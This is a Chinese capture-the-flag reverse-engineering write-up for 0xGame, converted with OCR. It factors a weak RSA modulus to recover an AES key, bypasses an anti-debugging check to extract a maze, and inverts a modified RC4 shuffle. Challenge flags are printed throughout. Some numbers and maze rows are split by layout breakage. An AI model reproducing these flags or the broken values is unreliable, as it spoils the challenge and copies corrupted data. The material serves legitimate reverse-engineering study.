sub_7FF64DCDB350(
  a1,
  a2,
  (__int64)"12947877026308418062876938758195037673294112671542817595956839969373442943541 99",
  (unsigned int)&v20[-14] + 176,
  (unsigned int)&v20[-9] + 7 + 176,
  a6);
sub_7FF64DCD24EE((_DWORD)a1, a2, (unsigned int)v23, (unsigned int)v22, v6, v7);
junk((int)a1, a2, v8, (int)v23, v9, v10);
sub_7FF64DCD9C30();
v26 = &v25;
sub_7FF64DCDB350(a1, a2, (__int64)"65537", (int)v24, (int)&v25, v11);
sub_7FF64DCD24EE((_DWORD)a1, a2, (unsigned int)v24, (unsigned int)v21, v12, v13);
junk((int)a1, a2, v14, (int)v24, v15, v16);
sub_7FF64DCD9C30();
sub_7FF64DCD31A0((_DWORD)a1, a2, a3, a4, (unsigned int)v21, (unsigned int)v22, v20[0], v20[1], v20[2]);
free_(a1, a2, v17, (__int64)v21);
free_(a1, a2, v18, (__int64)v22);
return a4;
```

用python测试一下是不是c = pow(m, e, N)，可以看到确实是RSA加密

代码块

```
hex_str = "2D 03 73 A2 8B B2 D9 53 1A 02 A5 29 F9 74 F5 6E 7F 1E 96 87 09 6D 53 5F AB 3F 57 89 C3 A2 82 12"
# Key: 0x1282A2C389573FAB5F536D0987961E7F6EF574F929A5021A53D9B28BA273032D

num = int.from_bytes(bytes.fromhex(hex_str), byteorder="little")
print(num)
# 837244474748144111480662766398264611008068087692298872279280634454739117517

N = 129478770263084180628769387581950376732941126715428175959568399693734429435419 9
e = 65537
print(pow(num, e, N))
# 127978011597255975319894794670460249708997405320636630925676255322387566806810 8

hex_str = "0C C7 1D 73 A6 2D 41 F1 05 D9 0B CC 83 DD A0 DE 2A D0 7C 3E 07 FA 9C 39 14 E5 C5 ED 58 E0 69 0D 0B"

num = int.from_bytes(bytes.fromhex(hex_str), byteorder="little")
print(num)
# 127978011597255975319894794670460249708997405320636630925676255322387566806810 8

print(N.bit_length())
# 260

```

接下来对其破解RSA即可，关注到N并不是很长，用yafu分解

代码块

```
factor(129478770263084180628769387581950376732941126715428175959568399693734429435419 9)


fac: factoring 129478770263084180628769387581950376732941126715428175959568399693734429435419 9
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits
div: primes less than 10000
fmt: 1000000 iterations
rho: x^2 + 3, starting 1000 iterations on C79
rho: x^2 + 2, starting 1000 iterations on C79
rho: x^2 + 1, starting 1000 iterations on C79
pm1: starting B1 = 150K, B2 = gmp-ecm default on C79
ecm: 30/30 curves on C79, B1=2K, B2=gmp-ecm default
```

```
ecm: 74/74 curves on C79, B1=11K, B2=gmp-ecm default
ecm: 175/175 curves on C79, B1=50K, B2=gmp-ecm default, ETA: 0 sec

starting SIQS on c79:
1294787702630841806287693875819503767329411267154281759595683996937344294354199

==== sieving in progress (1 thread):   41120 relations needed ====
====           Press ctrl-c to abort and save state           ====
41168 rels found: 20821 full + 20347 from 215897 partial, (3150.47 rels/sec)

SIQS elapsed time = 76.0520 seconds.
Total factoring time = 86.6302 seconds


***factors found***

P40 = 1330137249390799512563582841814876337813
P39 = 973424135910675582062565817184635606523

ans = 1
```

代码块

```
from Crypto.Util.number import *


p = 1330137249390799512563582841814876337813
q = 973424135910675582062565817184635606523
N = 1294787702630841806287693875819503767329411267154281759595683996937344294354199
assert N == p * q
e = 65537
d = inverse(e, (p - 1) * (q - 1))

key_enc = 940562093044671832164601596047006087538730817712616191941210346596350554236362
iv_enc = 266745019496886498654275776906007459419265791303737517308624461698148640999669

key = pow(key_enc, d, N)
iv = pow(iv_enc, d, N)

print(hex(key))
print(hex(iv))
```

```
19  # 0x404ea31f4109911fb47cee98924fb6d0ee8788af8a3e0704d94a83cda804abd1
20  # 0x90357aaef89ef45a8ef1db14ddd161eb
21
```

ok了，长度也对上了，确定这就是我们要的KEY和IV了

执行程序，得到图片和文本

代码块

```
1  Int.exe -d 404ea31f4109911fb47cee98924fb6d0ee8788af8a3e0704d94a83cda804abd1
   90357aaef89ef45a8ef1db14ddd161eb
```


哈哈，本以为是逆向万字笔记，其实只有几句话。

0xGame{I_4m_3o_S1eepy_(´～`)zzZ_zzZ_zzZ_zzZ}


夜雀之歌

运行一下发现是迷宫，但只有小范围视野，于是尝试动态调试获取完整迷宫。

发现调试前后用的地图不一样。



搜索isPresentDebugger找到随机数替换的代码，改ZF值绕过。



提取到真实地图

```
.bss:00007FF7DEE19040 ; _BYTE asc_7FF7DEE19040[10208]
.bss:00007FF7DEE19040 asc_7FF7DEE19040 db '##########################################################################'
.bss:00007FF7DEE19040                                          ; DATA XREF: sub_7FF7DEE114E1+62↑o
.bss:00007FF7DEE19040                                          ; sub_7FF7DEE115B6+9A↑o ...
.bss:00007FF7DEE19081 db '#####################################P         #                 #'
.bss:00007FF7DEE190C2 db '   #   #       #               #         #       #       #       '
.bss:00007FF7DEE19103 db '  #   ########## ####### # ####### # # # # # # ### ##### ########'
.bss:00007FF7DEE19144 db '# ##### # # # ##### ### ### ##### # # # # ##   #   #   #   # #   '
.bss:00007FF7DEE19185 db '#       #   # # # # # #     #   # #   #   # # #   #     #   #   #'
.bss:00007FF7DEE191C6 db '   # # #   # ## # ### ### # # ##### ############## ### # # # #####'
.bss:00007FF7DEE19207 db ' # # # ### # ### ##### ##### ### ### # # # ##### ## # #     #   #'
.bss:00007FF7DEE19248 db '     #     #     # #     # # # #     # #       #   # #   #     # '
.bss:00007FF7DEE19289 db '#   #   # # #   #   ## # # ############### # ### # ### # ####### # '
.bss:00007FF7DEE192CA db '# # ##### ########### # # # ##### # # ##### # ##### ### ## #   # '
.bss:00007FF7DEE1930B db '      #     #   # #   #         #   #   #   #     #     #   # #  '
.bss:00007FF7DEE1934C db '   #   #       #     #   # ## ##### ### # # ####### # ### #######'
.bss:00007FF7DEE1938D db '#### ##### # # ##### ### # ##### ##### ################# ### ####'
.bss:00007FF7DEE193CE db ' #       # # # #     # # #   #           #   # # #     # #   # # '
.bss:00007FF7DEE1940F db '    # #   #         #     #   #   ## # ####### # # # ### # # # ##'
.bss:00007FF7DEE19450 db '# ######### # # # # ##### # # ##### ### # # ####### ### ### # ###'
.bss:00007FF7DEE19491 db ' ### ##   #       # # #   # # # #     #       # # # # #   #     #'
```

Python BFS算法找路径

代码块

```
def find_shortest_path(maze_str):
    """
    使用BFS算法寻找迷宫中从P到E的最短路径
    :param maze_str: 迷宫字符串，由#、空格、P、E组成，\n分割行
    :return: 最短路径字符串(WASD组合)或None(无路径)
    """
    # 将迷宫字符串转换为二维列表
    maze = []
    start = None
    end = None

    for i, line in enumerate(maze_str.strip().split("\n")):
        row = list(line)
        maze.append(row)
        # 寻找起点P和终点E
        if "P" in row:
            start = (i, row.index("P"))
        if "E" in row:
            end = (i, row.index("E"))

    # 检查是否找到起点和终点
    if not start or not end:
        return None

    rows = len(maze)
    cols = len(maze[0]) if rows > 0 else 0

    # 记录已访问的位置和到达该位置的路径
    visited = [[False for _ in range(cols)] for _ in range(rows)]
    # 用于回溯路径的前驱记录
    predecessor = [[None for _ in range(cols)] for _ in range(rows)]
    # 记录到达每个位置的移动方向
    direction_to = [[None for _ in range(cols)] for _ in range(rows)]

    # 方向映射: 上(W)、下(S)、左(A)、右(D)
    directions = [
        (-1, 0, "W"),  # 上
        (1, 0, "S"),  # 下
        (0, -1, "A"),  # 左
        (0, 1, "D"),  # 右
    ]

    # 使用队列实现BFS: 每个元素是(x, y)
    from collections import deque

```

```
    queue = deque()
    queue.append(start)
    visited[start[0]][start[1]] = True

    found = False
    while queue and not found:
        x, y = queue.popleft()  # 弹出队首元素（广度优先）

        # 尝试所有方向
        for dx, dy, dir_char in directions:
            nx, ny = x + dx, y + dy
            # 检查新位置是否有效(在迷宫内、不是墙、未访问)
            if 0 <= nx < rows and 0 <= ny < cols:
                if not visited[nx][ny] and maze[nx][ny] != "#":
                    visited[nx][ny] = True
                    predecessor[nx][ny] = (x, y)
                    direction_to[nx][ny] = dir_char
                    queue.append((nx, ny))

                    # 检查是否到达终点
                    if (nx, ny) == end:
                        found = True
                        break

    # 如果找到终点，回溯路径
    if found:
        path = []
        current = end
        # 从终点回溯到起点
        while current != start:
            x, y = current
            path.append(direction_to[x][y])
            current = predecessor[x][y]
        # 反转路径，得到从起点到终点的顺序
        return "".join(reversed(path))
    else:
        # 未找到路径
        return None


maze_example = """
##############################################################################
######################
#P        #                 #   #   #       #               #         #
#       #         #   #
######### ####### # ####### # # # # # # ### ##### ######### ##### # # # #####
### ### ##### # # # # #
```

```
 90   #   #   #   #   # #   #       #   # # # # # #     #   # #   #   # # #   #
      #   #   #   # # #   # #
 91   # # ### ### # # ##### ############# ### # # # ##### # # # ### # ### #####
      ##### ### ### # # # ##### #
 92   # # #     #   #     #     #     # #     # # # #     # #       #   # #   #
      # #   #   # # #   #   #
 93   # # # ############# # ### # ### # ####### # # # ##### ########### # # # #####
      # # ##### # ##### ### #
 94   # #   #       #     #   # #   #         #   #   #   #     #     #   # #     #
       #       #     #   # #
 95   # ##### ### # # ####### # ### ########### ##### # # ##### ### # ##### #####
      ################## ### ###
 96   # #       # # # #     # # #   #           #   # # #     # #   # #     # #   #
             #     #   #   #
 97   # # ####### # # # ### # # # ### ######### # # # # ##### # # ##### ### # #
      ####### ### ### # ### ### #
 98   #   #       # # #   # # # #     #       # # # # #   #     #       #   #   #
         #       #   #     #
 99   # ### ######### ### # # # ### ### ##### # # # ### # ############### ##### ###
      ### ##### ########### #
100   # # # #   #     #   #   #   # #     #   # # #   # #     #         #     #   #
       # #   # #         # #
101   # # # # # # ##### ######### ### ##### ### # ### ####### # ####### ##### ### #
      # # # # ### ##### # # #
102   #   #   # # #   #   #     #     #     # #   #   #   #   #   #   #       # # #
      # # # #     # #   # # #
103   ##### ### # # ##### # ##### ##### ##### ##### ### # # ##### # # ######### #
      ### # # ####### # ##### #
104   #   #   # # # #   #   #   # #   # #               #   #     # # #         #
       # # # #     #       #
105   # # ##### # # # # ### # # # # # # ##### ############### ####### # #######
      ##### ### # # ### #########
106   # #     # # #   #     # # #   # #     #   #   #     #         # #     #   # #
       #   # #   #         #
107   # ##### # # # ######### # ### ####### ### # # # ### ######### # ##### # # # #
      ### ### # ##### ##### #
108   #   #     # #   #   #   #   # #       #   # #   #   #       # #       # #   #
       #   #   #   #     # #
109   ### # ##### ### # # # ##### ### ### ####### ##### ### ##### # ######### #####
      ##### ##### # ### ### #
110   #   # #     # # # # #     #     #   #     # # #   #     # # #     #     #
      #     #     # #   #   #
111   # ### # ##### # ### ##### ##### ##### ### # # # ####### # # ### # # #####
      ##### ##### ##### ##### ###
112   # #   # # #   #   #   #   #     #   #   #     #   #   # #     # # #       #
      # #     #   #     #   #
```

```
113  # # ### # # # ### ### # ######### # ### ######### # # # ##### ### # ####### #
     # # # ### # ##### ### #
114  # #   # #   #   # #   # #       # #         #   #   # #   # #   # #       # #
      # # #   #     #   # #
115  # ### # # ##### # # # # # ##### # ########### # ##### # # # ### # ####### #
     ####### # ####### ### # #
116  #   # # #   #   # # # #     #   #       #     #       # # # #   # #       # #
        #   #   #   # # # # #
117  # # ### ##### ### # ####### # ######### # ############### # # ### # ####### #
     ### # ##### # ### # # #
118  # # #   #     #   #   #   # # #       # # #   #     #     # #     #   #   #
     #   #       # #       #
119  # # # ### ##### ##### # # ### # # ##### # # # # ### # # ### ######### ###
     ##### ######### # #########
120  # # # # #       #     # #   #   #       #   # # # # # # #     # #     #   #
      #     #   #         #
121  # # # # # ####### ### # ### ################## # # # ### # # # # # ##### # #
     ##### ### # ########### #
122  # #   # #   #     #   # #   #             # # #     # # # #   # #     # #
     #   # # #       # #   #
123  # ##### ### # ######### ### # ############# # # ##### # # # ##### ### ### ###
     ### # # ####### # # # #
124  # #   #     #         #   # # #           #   #   # #   # #   #   #   #     #
        # #   #   # # # # # #
125  # # # # ##### ####### ### # # # ##### ########### # # ####### # ### ###
     ########### ### # # # # # ###
126  # # # #     # #   #   #   #   # #   #             #   #     #       #     #
            #   # # # #   #
127  # # # ##### ### # # ### ####### ### ########### # ##### ### # #############
     ####### ####### # # ### #
128  # # #     # #   # # #   #     #   #     #     # # #   # # # #   #           #
        #     #   #   #   #
129  # # ####### # ### # # ### # ##### # ### # # ### ### # # # # ### #
     ############## # ### # # ##### # # #
130  # #         # #     #   # #       # #   # #   #     #     #   # #     #
     # #   # # #     # # # #
131  # ### ####### ##### ### # ######### # ####### ############### # ##### # ### #
     ### # # ####### ### # #
132  #   #     # #   # #   # #       #   # #       # #   #     #   #     # # #   #
     #   # #       #     # #
133  ### ##### # # # # ### # ####### ### # # ##### # # # # ### # # ####### # # ###
     # ### ### ########### #
134  # #   #   #   # #     # #           # # #   # #   # #   #   # #       # # #
     # #     #   #       # #
135  # ### # ##### # # ##### # ########### # # ### # ### ### ####### ####### # #
     ### ##### ### # ### ### #
```

```
136   #   # #     # # # #   # #   #   #     # # #   # #     # #   #   #       # # #
           #   #     # #   #
137   # # # ##### ### # # # # # ### # ##### # # # ##### ### # # # # ########### #
      ### ### ########### # ###
138   # # # #   # #   # # # # # #   #     # # # # #     #   #   # # #         # #
      # #   #       #   # # #
139   # # # # # # # ### # ### # # ####### # # # # ### ########### # # # ##### # ###
      # # ### # ### # ### # #
140   # # # # #     #     #   # #   #     #   # #   #         #   # # #     #   #
      # #   # # #   #     # #
141   # ### # ############# ####### # ######### ### ######### # # # # ##### #####
      ### ### # # ### ####### #
142   # #   #   #           #       #         #   #     #   # # # # #     #   # #
      #   # # #   #     #   #
143   # # ####### ########### # ############# # ####### # # # # # # ######### # ###
      ### # # ### ##### ### #
144   # #       #     # #   # #       #   # # #       #   #   # # #   #       #   #
      #   #   #   #         #
145   # ####### ##### # # # # ####### # # # # ### ### ####### # ##### # ####### ###
      # ####### ########### #
146   #       #     # #   #     #   # # #   #   #   #   #     #     #   #       #
      #     # #     #   #   #
147   # ########### # ######### # # # # ####### ### ### # ####### ####### ##### #
      ####### # ##### # # #####
148   #           # #         # # # # # # #       #   #   #   #   #     # # #     # #
       # # #     #   #     #
149   # ######### # ######### # ### # # # ####### ######### # # ### # # # # ##### #
      # # # ##### ######### #
150   #       #   #           #     # #   #         #       # # #   # #   #     #
      # #         #       # #
151   ####### # # ################## # # ######### # # ####### # # ### # #######
      ##### ######### # # ### # #
152   #   #   # # #     #         # # #   #     # # #   #     #   # # #   #       #
      #     # #   # #   # # #
153   # # # ### ### ### # ### ### ### ### # ### ### ### # ### ##### # ### # ##### #
      ##### # # ######## ### #
154   # # # # # #   # #   # # #   #   #   #   #   # #   # # # #   # # #   # #   #
       #   # #   #     #   #
155   ### # # # # ### ##### # # ### ### ### # ### # # ### # # # # # # ##### # # #
      ##### ### ### # ### # # #
156   #   # # #   #     #   # #     #   #   #   #   # #   #   # # #         # #   #
         #     # # #   # # #
157   # ### # ##### ### # ### ######## ##### ### ##### # ####### # ######### #######
      ##### ### # # # ### # #
158   #             #     #   #   #   #   #   #       #       # #     #   # #
      #     #   # # # #   # #
```

```
159   # ######### ######### ### # ### # # ##### ####### ##### # ##### ### # #
      ####### ####### # # ### #####
160   # #       # #       #   # #   #   #     # #     #   # #   #   #   # # #   #
      #       # #   #   #   #
161   # # ##### # # ##### ### # ### ######### ### ### ### # ##### ##### # # ### # #
      # ##### ##### # ### # #
162   # #   # # # # #   #   #     #     #   #     # # #   #       #     #     # # #
       #   # #     #     # #
163   ##### # # ### # # ### ########### # # ####### # # ######### # ##### ##### ###
      ##### # # ########### #
164   #   # #       # #   #   #         # #   #     # #     #     # #     #   #   #
           # # # #         #
165   # # # # ########### ### # # ####### # ### # # # ##### # ### # ####### # ###
      ####### # # # # ####### #
166   # #   # #         # #     # #   #   # #   # # #   # #   #   #     #   #     #
         # # # # #       # #
167   # ##### # ####### # # ####### # ### ### ### ##### # ##### ####### # #########
      ### # # # # ####### # #
168   #     # #   #     #     #     #   #       #     # #             # # #
      # # # #   #   #     # #
169   # ### # ### # ##### ##### ####### ######### ### # ############### # #
      ######### # # ##### # # ##### #
170   # #   # #   #     #   #   #     #     #   #   # # #             #   #
      #   #   #   # #   #   #
171   ### ##### ####### ### # ### # # ##### # # ##### # # ############## #####
      ####### ##### ##### ### #####
172   #   #     # #     # # # # # # # #   #   # #     # #   #       #           #
       #         #   #     #
173   # # # ##### # ##### # # # # # ### # ### ##### # # ####### ### ############
      ################ ### ##### #
174   # # #       # #     # # #   # #   #       #   #   #   #   #   #   #       #
           #     #   #   # #
175   # ####### ### # # ### # ### # # ########### ####### # # ### ### # # #######
      ####### # ##### # ### # #
176   # #       #   # #     #   # # # #     #     #   #   # #         # # #       #
           #       #     # #
177   # # ####### ### ######### ### # # # # # ##### # # ### ######### ### ##### ###
      ###################### #
178   #     #     #   #         #   # # # # #       #   # #     #     #   #     # #
         #   #             #
179   ####### ##### ### ######### ##### # ############### ##### # ##### ### #####
      ##### # # # ########### #
180   #   #   #   #   # #       #       #   #             #     # #     #   #     #
         # #   #         # #
181   # # # ##### ### # # ##### # ######### # ##### ##### # ####### ##### ### ### #
      ##### ##### # ### ### #
```

```
# #   #   #   # # # # #   #   #     #       #   # # #         #     # #   #
#       #   # #   #   #
# # ### # ### # # # # # ##### ### # ########### # # ############### # ###
########### ##### # ### ###
# # #   #   #   #   # # #         # #     #   # # # #   #         # #   #
#       #     # #   # #
# ### ##### ######### # ############## ### # # # # # # # ####### # # # # #####
# ####### ####### ### #
#         #                           #     #   #     #         #   # #
 #                  E#
################################################################################
######################
"""
print("迷宫:")
print(maze_example)

path = find_shortest_path(maze_example).lower()
if path:
    print(f"最短路径: {path}")
else:
    print("没有找到从P到E的路径")

import hashlib

print(f"0xGame{{{hashlib.md5(path.encode()).hexdigest()}}}")
"""
最短路径:
ddddddddssddssddwwddssddddssaaaassssssaaaassssssssssaaaassssssssaassssaawwwwwwa
asssssssssssssssddssddsssssssaassddddddssddddsssssddddddddddwwaaaaaaaawwwwaaaa
wwddddddddddwwddwwwwwwwwwwaawwddwwddwwaawwwwwwddssddsssssddwwwwddddddddddddds
sddwwwwwwaassaawwwwddddwwddssddddddwwwwaassaawwaawwddwwddwwaaaassaawwaasssssaa
wwaaaassddssaaaawwaassssddddddssssaaaaaawwaassaawwwwddwwaaaaaassaawwwwddwwaaaaw
wddwwwwddssssddssddddwwddddddwwaaaawwwwddddwwddwwaaaaaassaassaaaawwaawwwwwwwaa
aawwaawwddddddddssddwwddssddwwddssssddddwwwwddddsssssaassssssssddwwwwwwddssssd
dssaassddddwwddssddwwddwwaaaawwaawwwwddssddddssddwwwwaaaawwwwaassaaaassaawwwwdd
ddwwddddddddddssaassddddwwddssddssddwwwwwwddssddwwddddddssaaaassddddssddwwwwddw
wddddssaassaassddddddwwwwddssssddddssddssddddsssssssaaaaaawwddwwaaaaaassaaaawwaa
sssssssaassddssaaaassssaawwaasssssssddwwddddssaassaaaassddssddddwwwwddddssssddssd
dwwddssssaassddddssddddwwwwddsssssssssaassssaaaawwddwwwwaaaassaawwaawwaawwwwaaww
aaaaaaaassaaaaaaaaaassddddssssaaaaaassaassssssssddssddwwddddddwwaawwaaaawwddddd
dssddwwwwwwwwddwwddssssaassssddssaassddssssaassssddwwddssssddddssaassaaaassaaaa
aassddssssddssaaaawwaassaassssddwwddddddddwwddddssssaassaaaaaassaaaaaassssaassa
aaassaaaaaaaawwddddwwaaaawwwwaassaassaawwaassaaaaaawwddddwwddwwaaaawwaassssaaaa
wwddwwaaaawwaawwaassaaaassaassssssddssaaaaaaaassssssddwwwwddddddssaassssddddddd
ddddddddwwddddssddwwddssddwwwwaawwddddddssssssddwwddssddddddddwwddssddwwwwwddww
ddddwwddwwddddddddssaaaaaassddddssaaaassaawwaaaassddssddddssddwwddddddwwaawwwwd
dssddwwddddddddddddssssaassaassddddd
```

```
0xGame{f971495b0d9d053566abab04f0d6f98c}
"""

```

云消雾散

虽然是Cpp，但不难跟踪到加密部分

代码块

```
__int64 __fastcall sub_140001440(int a1, int a2, int a3, int a4, int a5, int
a6)
{
  unsigned __int64 v6; // rax
  int v7; // r8d
  int v8; // r9d
  _BYTE *v9; // rax
  char v10; // dl
  int v11; // r8d
  int v12; // r9d
  int v13; // r8d
  int v14; // r9d
  __int64 result; // rax
  __int64 v16; // [rsp+0h] [rbp-30h]
  __int64 v17; // [rsp+0h] [rbp-30h]
  __int64 v18; // [rsp+0h] [rbp-30h]
  __int64 v19; // [rsp+0h] [rbp-30h]
  __int64 v20; // [rsp+8h] [rbp-28h]
  __int64 v21; // [rsp+8h] [rbp-28h]
  __int64 v22; // [rsp+8h] [rbp-28h]
  int i; // [rsp+24h] [rbp-Ch]
  int j; // [rsp+24h] [rbp-Ch]
  int k; // [rsp+24h] [rbp-Ch]
  int v26; // [rsp+28h] [rbp-8h]
  int v27; // [rsp+28h] [rbp-8h]
  int v28; // [rsp+2Ch] [rbp-4h]
  int v29; // [rsp+2Ch] [rbp-4h]

  for ( i = 0; i <= 255; ++i )
    S_box[i] = i;
  v28 = 0;
  v26 = 0;
  for ( j = 0; j <= 255; ++j )
  {
    v28 = (v28 + 1) % 256;
    a2 = S_box[v28] + v26;
```

```
36      v6 = sub_1400032B0(a1, a2, v26, a5, a5, a6, v16);
37      v9 = (_BYTE *)sub_1400033D0(a1, a2, v28 % v6, a5, v7, v8, v17, v20);
38      v10 = a2 + *v9;
39      LODWORD(v9) = (unsigned int)((a2 + (char)*v9) >> 31) >> 24;
40      v26 = (unsigned __int8)((_BYTE)v9 + v10) - (_DWORD)v9;
41      swap(a1, a2, (unsigned int)&S_box[v26], (unsigned int)&S_box[v28], v11,
    v12, v18, v21);
42    }
43    v29 = 0;
44    v27 = 0;
45    for ( k = 0; ; ++k )
46    {
47      result = (unsigned int)((a3 / 256) << 8);
48      if ( k >= (int)result )
49        break;
50      v29 = (v29 + 1) % 256;
51      v27 = (S_box[v29] + v27) % 256;
52      swap(a1, a2, (unsigned int)&S_box[v27], (unsigned int)&S_box[v29], a5, a6,
    v16, v20);
53      swap_0(a1, a2, ((k / 256) << 8) + v27 + a4, a4 + ((k / 256) << 8) + v29,
    v13, v14, v19, v22);
54    }
55    return result;
56  }
```

可以看到是比较奇怪的RC4用法，他让明文跟着S盒一起打乱，简化一下是这样的

代码块

```
1
2   void encrypt(char *data, int len, const std::string &key)
3   {
4       int i, j, k;
5       for (k = 0; k < 256; k++)
6       {
7           S[k] = k;
8       }
9
10      i = 0;
11      j = 0;
12      for (k = 0; k < 256; k++)
13      {
14          i = (i + 1) % 256;
15          j = (j + S[i] + key[i % key.length()]) % 256;
16          std::swap(S[i], S[j]);
17      }
```

```
18
19      i = 0;
20      j = 0;
21      for (k = 0; k < len / 256 * 256; ++k)
22      {
23          i = (i + 1) % 256;
24          j = (j + S[i]) % 256;
25          std::swap(S[i], S[j]);
26          std::swap(data[k / 256 * 256 + i], data[k / 256 * 256 + j]);
27      }
28  }
```

解密思路和TEA解密类似，从末状态恢复到初始状态。

代码块


```
1
2   void decrypt(char *data, int len, const std::string &key)
3   {
4       int i, j, k;
5       for (k = 0; k < 256; k++)
6       {
7           S[k] = k;
8       }
9
10      i = 0;
11      j = 0;
12      for (k = 0; k < 256; k++)
13      {
14          i = (i + 1) % 256;
15          j = (j + S[i] + key[i % key.length()]) % 256;
16          std::swap(S[i], S[j]);
17      }
18      i = 0;
19      j = 0;
20      for (k = 0; k < len / 256 * 256; ++k)
21      {
22          i = (i + 1) % 256;
23          j = (j + S[i]) % 256;
24          std::swap(S[i], S[j]);
25      }
26
27      for (k = len / 256 * 256 - 1; k >= 0; --k)
28      {
29          std::swap(data[k / 256 * 256 + i], data[k / 256 * 256 + j]);
30          std::swap(S[i], S[j]);
```

```
31            j = (j - S[i] + 256) % 256;
32            i = (i - 1 + 256) % 256;
33        }
34    }
```


然后看文件操作部分，这里需要结合汇编来看，三次read的字节长度分别为0x0E 0x28 0x400，一共1078字节，然后直接写进了目标文件，没有加密。然后后面再加密剩下的内容，输出到目标文件。

看一下BMP文件的属性宽600，高457，位深24位。文件一共823678字节，正好等于1078+600*457*3

bmp的文件结构就是header(14B)+Info(40B)+调色板(1024B)+数据(宽*高*色深)



```
loc_140001722:
mov     [rbp+400h+var_18], 400h
mov     ecx, 400h
call    _Znay           ; operator new[](ulong long)
mov     [rbp+400h+var_20], rax
lea     rdx, [rbp+400h+var_42E] ; __int64
lea     rax, [rbp+400h+var_230]
mov     r8d, 0Eh
mov     rcx, rax
call    _ZNSi4readEPcx  ; std::istream::read(char *,long long)
lea     rdx, [rbp+400h+var_460] ; __int64
lea     rax, [rbp+400h+var_230]
mov     r8d, 28h ; '('
